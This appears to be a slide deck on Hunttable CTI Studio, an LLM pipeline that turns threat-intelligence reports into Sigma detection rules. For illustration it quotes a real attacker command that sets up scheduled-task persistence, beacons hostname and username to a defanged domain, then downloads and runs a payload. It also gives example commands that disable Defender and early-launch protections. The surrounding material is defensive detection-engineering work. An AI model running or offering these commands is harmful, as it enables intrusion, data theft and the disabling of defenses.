

From OSINT to Detection

Building an Agentic CTI Pipeline

Reports → Rules ...in record time with

Huntable CTI Studio



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CISSP · GCTD · GCFA · GREM · GDAT · GNFA

```
$ CTI-reports --rank --filter --extract --create-rules --deduplicate --polish --  
deploy
```

Who Am I?

Andrew Skatoff

Richmond, VA,
circa 1995

20+ Years

DFIR, Cyber, Threat Hunting

IR Commander

Sr. Mgr, National IR / Security
Operations

Hunttable CTI Studio

Built it after years of manual
CTI /Threat Hunting work

Outside Work

Husband, dad, outdoors, music

*All content, code and views expressed are my own and do not
necessarily reflect the views of my employer.*

THE PROBLEM

Thousands of Reports. Mostly Noise.



Volume

Thousands of CTI reports monthly across RSS feeds, blogs, and vendor reports



Noise

Most are vendor marketing, patch advisories, or IOC dumps with minimal hunting value



Manual Extraction

The good ones still require an analyst to manually pull out detectable behaviors



No Pipeline

No automated path from article to Sigma rule — just copy/paste and tribal knowledge



One Line. A Whole Kill Chain.

One command line. Four observables — and the hunter supplies every bit of meaning.

1 2

High Signal Chunk extracted

3

Hunter Knowledge Applied

High Signal Article Selected

High Signal Chunks Selected

From a real report — one line:

```
"C:\Windows\System32\conhost.exe"  
--headless cmd /c ping  
localhost > nul & schtasks  
/create /tn "MSTaskUI" /f /sc  
minute /mo 16 /tr "conhost --  
headless powershell -WindowStyle  
Minimized irm  
utizviewstation[.]com/sdf.php?  
fv=$env:COMPUTER  
NAME*$env:USERNAME -OutFile C:  
\Users\public\documents\vfc.cc;  
Get-Content vfc.cc | cmd"
```

>>>
translate

HIDDEN EXECUTION conhost --headless — a console with no visible window.

PERSISTENCE schtasks "MSTaskUI" re-fires every 16 min. Survives reboot.

BEACON irm leaks the hostname + username to a sketchy domain.

DOWNLOAD & RUN Get-Content | cmd downloads a payload and runs it.

chain: conhost → cmd → schtasks → powershell → cmd

None of this is written down. It's all in the hunter's head — and it doesn't scale.

INTRODUCTION



Hunttable CTI Studio

So we built the workbench for that judgment. An AI-assisted workbench that turns CTI into novel Sigma rules you can validate, review, and deploy.



Docker

● Web:
FastAPI

● Postgres+
pgvector

● Messaging:
Redis

● Tasks:
Celery

● Orch:
LangGraph

CURRENT LLM MODELS SUPPORTED

Anthropic · OpenAI (*cloud*) | LM Studio (*local*)

Guiding Principles

Six principles across extraction, orchestration, and governance.

01 Configurable, not prescriptive

Tune the system to the observables you care about

02 Literal extraction, fail closed

Verbatim only. Empty beats fabricated.

03 Deterministic agent contracts

Hard schemas, narrow agents, strict gates.

04 Purpose Built Agents

Six narrow extractors. One job per agent. Debuggability.

05 Human at the final gate

Bounded autonomy. Nothing auto-ships.

06 Auditable by Design


Evidence, Langfuse spans, trace bundles, ai-assisted diagnoses.

Sources: Monitoring for New Threat Intel



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Ctrl-Alt-Intel



Ingest

What is a Source?

A threat-intelligence publication (blog, RSS feed, or research site) the system monitors on a schedule.

Config Elements

FIELD

`identifier`

`url / rss_url`

`check_frequency`

`lookback_days`

`active`

Ingestion Modes

● RSS Only

Parse feed; no page scraping.

● Scrape Only

Crawl the HTML listing page.

● Hybrid

Try RSS; fall back to scraping.

● Playwright

Headless Chromium for JS-rendered.



Claude skills to assist in creating new sources and troubleshooting existing.

.claude/skills/add-source .claude/skills/heal-source

Manual Ingestion

PDF Upload

Upload a threat report PDF — extracted and injected as an article.

URL Submit





Paste a single article URL into the UI to scrape and ingest on demand.

Browser Extension

Chrome extension — one-click send open tab to CTI Studio for analysis.

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SCORING & FILTERING

Regex Hunt Score - Key Word Categories

Perfect Discriminators

92 patterns 75 pts

rundll32, spthh,
FromBase64String, hkml,
lsass.exe

LOLBAS Executables

239 patterns 10 pts

certutil, bitsadmin, mshta,
regsvr32

Intelligence Indicators

56 patterns 10 pts

APT, threat actor, campaign,
ransomware, Lazarus

Good Discriminators

89 patterns 5 pts

.bat, .ps1, c:\windows\
currentversion

Negative Indicators

25 patterns -15 pts

what is, how to, best
practices, free trial

1 50% Geometric Decay

Each additional match in a category contributes 50% less

2 Per-Category Caps

Max point ceilings per group
75/10/10/5 | -15

3 0-100 range

Final = max(0, min(100, sum of all categories))

```
Final = max(0, min(100, perfect + lolbas + intel + good - negative))
```



The Junk Filter — Why It Matters



Token Context Window Limits

Junk inflates context length, on smaller models with hard token limits, pushing critical details past the cutoff entirely



Signal / Noise Degradation

Non-huntable tokens dilute the feature-dense signal the model needs to ground its outputs



Distribution Shift

Marketing/boilerplate pulls model output toward patterns from that register, not threat intel

Why filter before the LLM? — every junk token costs money, time, attention, and accuracy

SCORING & FILTERING

Junk Filter Implementation — ML Content Filtering

HYBRID APPROACH

Perfect Discriminator Protection

- Always keep the chunk – override ML

ELSE ▼

RandomForest ML Classifier

- 20 features per chunk
- Trained on 800 hand picked samples
- Keep chunks with confidence between 0.5 – 0.8 (configurable)

Chunking Strategy

~1,000 chars / 200

overlap

Sentence-boundary aware splitting

Chunk Visualization



Kept for LLM Filtered Out ML Mismatch



DEMO

— WALKTHROUGH —

ANNOTATION SYSTEM &
JUNK FILTER TUNING



INGESTION HEALTH



SOURCE HEALTH
● Nominal

Total Sources **39**

Avg Response **1.42s**

ARTICLE VOLUME

Daily · 10d



Hourly · 24h



FAILING SOURCES

Sekoia.io Threat Research & Intelligence **×64** 2026-05-26

Splunk Security Blog **×155** 2026-05-07

INTELLIGENCE FEED **HIGH-SCORE**

Malicious Payload in ai-sdk-ollama npm Package | Blog | Endor Labs **57.2**


Espionage Campaign Targeted Stock Exchange Executive for Five Months **88.1**

Impersonation, Click Hijacking, and TDS: Inside a Malware Distribution Ecosystem **87.2**

Argamal: Malware hidden in hentai games **60**

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Six+ Extractor Agents



Command Lines

rundll32.exe, certutil
-urlcache,
PowerShell download
cradles



Process Trees

winword.exe → cmd.exe →
powershell.exe execution
chains



Registry Artifacts

Run/RunOnce persistence
keys,
IFE0 debugger entries



Services

Malicious service
creation,
DLL sideloading via
service binaries



Scheduled Tasks

Persistence via
schtasks.exe,
XML task definitions



Hunt Queries

KQL/SPL-style queries
derived
from article context

Each type maps to a dedicated extraction sub-agent in the pipeline



Why Large Language Models?

Not All Behavior is Extractable with Deterministic Tools

deterministic tools break down

- 
- ❑ REGEX/NER OK 1. outlook.exe → powershell.exe with encoded commands
 - ❑ REGEX/NER OK 2. svchost.exe spawned powershell.exe with encoded commands
 - ❑ CONFIDENTLY WRONG 3. winword.exe executed rundll32.dll
 - ⚠ NER PARTIAL 4. outlook.exe initiated a child process of wscript.exe
 - ❑ NO ENTITIES 5. a compromised browser process triggered a secondary process
 - ❑ WRONG EVENT 6. malware injected into Office apps to run scripts

Regex and NER match form. Only meaning tells you which of these is real.



Why Prompts Must Be Surgical

Same article. Same agent. Two prompts.

✗ Vague Instruction Prompt

"Extract any command lines from this article."

↓ What the agent returns:

✗ "bcdedit" (flags stripped)

✗ "the attacker ran PowerShell"

✗ "a registry modification command"

✓ Specific Instruction Prompt

1. Extract only commands that appear verbatim.
2. Exclude natural language descriptions.
3. Include all flags and arguments as written.

↓ What the agent returns:

✓ "bcdedit /set {current} disable elamdrivers yes"

✓ "sc delete Sense"

✓ "reg add "HKLM\...\SpyNet" /v "SubmitSamplesConsent" /d "0""

The fix — an Agent Contract pins down **Scope** · **Boundaries** · **Schema** · **Traceability**

CmdLineExtract — Contract

Single-line, verbatim Windows commands with detection value.

FIDELITY Preserve exactly

Preserve casing, spacing, quoting, and paths exactly — no normalization. Strip only a cmd.exe /c or /k wrapper; PowerShell is never stripped.

DETECTION GATE Must be observable

Must be observable in Sysmon EID 1, Security 4688, or EDR CommandLine. No detection value → skip. Not owned by a sibling extractor. Deduplicate.

✓ **EXTRACT** Positive scope

Verbatim, single physical line. First token is a Windows exe / shell / built-in / LOLBin, plus ≥1 real argument, flag, pipe, or chain.

✗ **SKIP** Negative scope

Placeholders, multi-line, wrapped commands, anything inside source code or detection logic (Sigma/ KQL/SPL/YARA), and defensive guidance.

Category	Section	Lines
What to extract	Positive extraction scope	45
	Negative extraction scope	17
	Detection relevance gate	9
	Multi-line handling	6
Context	Edge cases + examples matrix	25
	Role / purpose / architecture context	~30
	Verification checklist	13





DEMO

— WALKTHROUGH —

AGENT CONFIGS



Agents

PIPELINE

0**OS Detection**
os-detect**1****Junk Filter**
threshold**2****Rank Agent**
rank-agent**3****Extract Agent**
supervisor**4**

STEP 0 OS Detection

OS Detection Model ?

Embedding Model

CTI-BERT

Target Operating Systems

☒ Windows☐ Linux☐ MacOS☐ Network☐ Other☐ All

Only Windows enabled currently

STEP 1 Junk Filter

threshold ▼

STEP 2 Rank Agent

Disabled

rank-agent · threshold ▼

STEP 3 Extract Agent

Supervisor

supervisor · sub-agents ▼


Extractor Agent Evals

Eval bundles with ground truth for each agent type



Measures drift:

did a model/prompt change
improve extraction or break it?



Same Articles

→

Model A + Prompt v1

→

Model B + Prompt v2

→

Compare

MAE

v4168: 5.0000 → v4202: 4.3077 (down)

PERFECT MATCHES

v4168: 3 (10.0%) → v4202: 1 (7.7%)

NET CHANGE (ABS ERR)


-3.50 (+6.50 / -10)

Article	Expected	v4168	v4202	Change
TeamCity Intrusion Saga: APT29 Suspected Among the Attack...	12	0 (-12) #2877 n=3	6 (-6) #3058	better +6
The Commented Kill Chain: Why Old Ransomware Playbooks Ne...	22	6 (-16) #2881 n=3	5 (-17) #3062	worse -3.33
The Bitter End: Unraveling Eight Years of Espionage Antic...	4	5 (+1) #2876 n=3	7 (+3) #3057	worse -2.67



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A Sigma Primer

Write detection logic once → convert to Splunk, Elastic, Sentinel, QRadar, and more



YAML-Based Format

Generic, vendor-neutral detection rule format



Write Once, Convert Many

Logic → log source mapping → backend syntax



Generic Categories

process_creation, not hardcoded Event IDs



Value Modifiers


|contains, |all, |re, |base64 for expressive patterns

example.yml

```
title: Certutil Download
logsource:
  category: process_creation
detection:
  selection:
    Image|endswith: certutil.exe
    CommandLine|contains:
      - urlcache
      - split
  condition: selection
```

If you can describe it in logs, you can codify it in Sigma

Sigma Generation Steps — Automated / Human-Steered



UPSTREAM GUARANTEE — The pipeline runs automatically; the queue lets a human re-run any step on demand. Human decisions gate every submission.

Sigma Similarity Service

Don't generate a Sigma rule that already exists under a different title

STAGE 0 • EXACT-HASH CHECK canonical fingerprint match → instant DUPLICATE, -> STOP

Hash = normalized logsource (product+ category) + atomized detection + condition logic,

STAGE 1 • CANDIDATE RETRIEVAL

SQL pre-filter

- Returns every rule in the same telemetry class
- - process_creation
- - registry_event
- - etc.

STAGE 2 • NOVELTY SCORING

deterministic engine • sigma-similarity

$$\text{similarity} = \frac{(\text{Jaccard} \times \text{Containment}) - \text{Filter}}{\text{clamped } 0-1}$$

- Jaccard — detection-atom overlap (field + value)
- Containment — how far atoms subsume the other rule
- Filter — penalty for differing filter / NOT conditions

High similarity → flag / drop as potential duplicate before it hits the analyst queue

Current Rule

```
{
  "selection_parent": {
    "ParentImage|endswith": "\\powershell.exe"
  },
  "selection_image": {
    "Image|endswith": "\\php.exe"
  },
  "selection_cli": {
    "CommandLine|contains|all": [
      "\\AppData\\Roaming\\php\\",
      "-d extension=zip",
      "-d extension_dir=ext",
      ".cfg"
    ]
  }
}
```

Similar Rule

```
{
  "condition": "all of selection_*",
  "selection_cli": {
    "CommandLine|contains": " -r"
  },
  "selection_img": [
    {
      "Image|endswith": "\\php.exe"
    },
    {
      "OriginalFileName": "php.exe"
    }
  ]
}
```

Shared Atoms:

process.image|endswith|/php.exe

Atoms in Similar Rule (not in Current Rule):


originalfilename|eq||php.exe
process.command_line|contains|contains|-r

Atoms in Current Rule (not in Similar Rule):

process.command_line|contains|contains|all|-d extension=zip
process.command_line|contains|contains|all|-d extension_dir=ext
process.command_line|contains|contains|all|.cfg
process.command_line|contains|contains|all|/appdata/roaming/php/
process.parent_image|endswith|endswith|/powershell.exe

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— WALKTHROUGH —

SIGMA QUEUE & RULE EDITOR



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FAILING SOURCES

Microsoft Defender for Endpoint Blog **x1** 2026-06-04

Sekoia.io Threat Research & Intelligence **x73** 2026-05-26

Splunk Security Blog **x164** 2026-05-07

INTELLIGENCE FEED **HIGH-SCORE**

Hola Browser for Windows compromised to deliver cryptominer **51.8**

Hypotheses, telemetry, and human judgment: Inside Cisco Talos Threat Hunting **53.7**

Malicious Payload in ai-sdk-ollama npm Package | Blog | Endor Labs **57.2**

Espionage Campaign Targeted Stock Exchange Executive for Five Months **88.1**

Roadmap: Near-Term Enhancements



Candidates for near term enhancements.

- 01** Better Evals: End-to-end evaluations with Sigma-rule ground truth
End-to-end evals scoring the full pipeline output — the generated Sigma rule — against curated ground-truth rules. Measures detection fidelity, not just field extraction accuracy.
- 02** More Platforms: Beyond Windows EDR: multi-OS and network telemetry
Extend coverage to Linux and macOS EDR plus OS-agnostic network telemetry (Zeek, NetFlow, NDR), broadening the surface area where generated rules can fire.
- 03** Enterprise Hardening: Single-operator to org-ready
Runs local and single-user today — no auth, by design. SSO and role-based access are the gap between a personal tool and something a security team can share safely.



hunttable.io

Follow the build

Key Takeaways



1

This is an exoskeleton, not a robot

It handles the drudgery. You bring the judgment. The analyst stays in the loop — faster research, better rules, less toil.

2

The grunt work is automatable — the judgment isn't

Score, filter, extract, dedupe — these are narrow, repeatable decisions you can automate today. Spend your expertise on the calls that truly need it.

3

Take the patterns, not just the tool

Surgical prompts, fail-closed extraction, agent contracts; these work with any LLM, no Hunttable required. The contracts are published: grab them and adapt to your toolset.



hunttable.io/contracts

Steal the prompts

Thank You

Questions?



hutable.io/signup

Follow the build



Contact

Andrew Skatoff

amskatoff@gmail.com
@dfir_tnt
dfirtnt.com



hutable.io/contracts

Steal the prompts

From OSINT to Detection: Building an Agentic CTI Pipeline




APPENDIX

— Stuff We Might Need to Talk About —

Jaccard + Containment Primer

Jaccard Illustrated



Containment Illustrated



Containment = is one rule a tighter version of the other?

CmdLine Extractor — Drop-in Prompt

A standalone version of the CmdLineExtract rules with the Hunttable pipeline plumbing removed. Paste it as the system / project instructions in a Claude or ChatGPT Project, then feed it a URL, pasted text, or a PDF. The full pipeline contract lives at [CmdLineExtract](#).

Text Only

```
# Windows Command-Line Extractor - Drop-in Rules

You extract Windows command-line observables from threat-intelligence content for
detection engineering. You are a LITERAL TEXT EXTRACTOR: you do not infer,
reconstruct, or synthesize commands. Precision over recall - when in doubt, omit.

## HOW TO USE
- Paste this entire prompt into a Claude or ChatGPT Project as the project instructions.
- Each turn, give the model ONE input: a URL, a pasted block of text, or a file (PDF, etc.).
- Default output is a Markdown table. Say "as JSON" to get a JSON array instead.

## SCOPE NOTE
This extractor only covers single-line Windows command lines. It does NOT cover
parent-child process trees, bare registry keys/values, service artifacts, scheduled-task
artifacts, or finished detection logic (Sigma / KQL / SPL / EQL / XQL). Out-of-scope items
should be ignored.

## INPUT (flexible)
```